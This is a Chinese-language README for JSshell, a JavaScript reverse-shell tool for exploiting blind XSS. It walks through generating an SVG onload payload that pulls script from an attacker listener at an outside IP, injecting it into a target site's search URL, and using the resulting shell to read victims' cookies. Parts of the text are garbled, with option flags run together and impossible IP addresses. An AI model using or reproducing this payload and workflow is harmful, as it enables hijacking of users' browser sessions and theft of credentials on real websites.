


JSshell - 一个 JavaScript 反向 Shell。用于远程执行 JS 代码、利用盲 XSS 等。
要求:任意操作系统 + Python 2 或 Python 3
JShell 3.1 新版本更新内容:
snippet -> 允许编写一段 JavaScript 代码>>> snippet
Use CTRL+D to finish the snippet
function new() {
new = 'New update: Support javascript snippet =)';
confirm(new)
}
new()
>>>
<body> 反向 Shell 载荷-g-p-s-w-cjsh.pyjsh.py -gjsh.py -p 1234jsh.py -s 48.586.1.23 -gjsh.py -c "alert(document.cookie)" -w 10这是一个逐步使用 JSshell 的示例。
首先,我们需要生成一个反向 JS Shell 载荷并设置 shell 超时时间(例如 20 秒):
~# whoami
root
~# ls
README.md   jsh.py
~# python3 jsh.py -g -w 20
    __
  |(_  _ |_  _  |  |
\_|__)_> | |(/_ |  |
                      v1.0

Payload:
<svg/onload=setInterval(function(){with(document)body.appendChild(createElement("script")).src="//171.224.181.106:4848"},999)>

Listening on [any] 4848 for incoming JS shell ...
现在将这个载荷粘贴到网站上:
https://vulnwebs1te.com/b/search?q=<svg/onload=setInterval(function(){with(document)body.appendChild(createElement("script")).src="//171.224.181.106:4848"},1248)>
访问该页面,我们将获得反向 JS Shell:
    __
  |(_  _ |_  _  |  |
\_|__)_> | |(/_ |  |
                      v1.0

Payload:
<svg/onload=setInterval(function(){with(document)body.appendChild(createElement("script")).src="//171.224.181.106:4848"},999)>

Listening on [any] 4848 for incoming JS shell ...
Got JS shell from [75.433.24.128] port 39154 to DESKTOP-1GSL2O2 4848
$ established
$ the
$ shell
$
$
$ help
JSshell using javascript code as shell commands. Also supports some commands:
help                  This help
exit, quit            Exit the JS shell
$
执行一些命令:
$ var test = 'controlled'
$ confirm(test)
$
将会弹出一个警告框显示:controlled
$ prompt(document.cookie)
$
浏览器将打印用户的 cookies:JSESSION=3bda8...
$ exit
~# whoami
root
~# pwd
/home/shelld3v
~#
现在退出了!
由 shelld3v 创建!







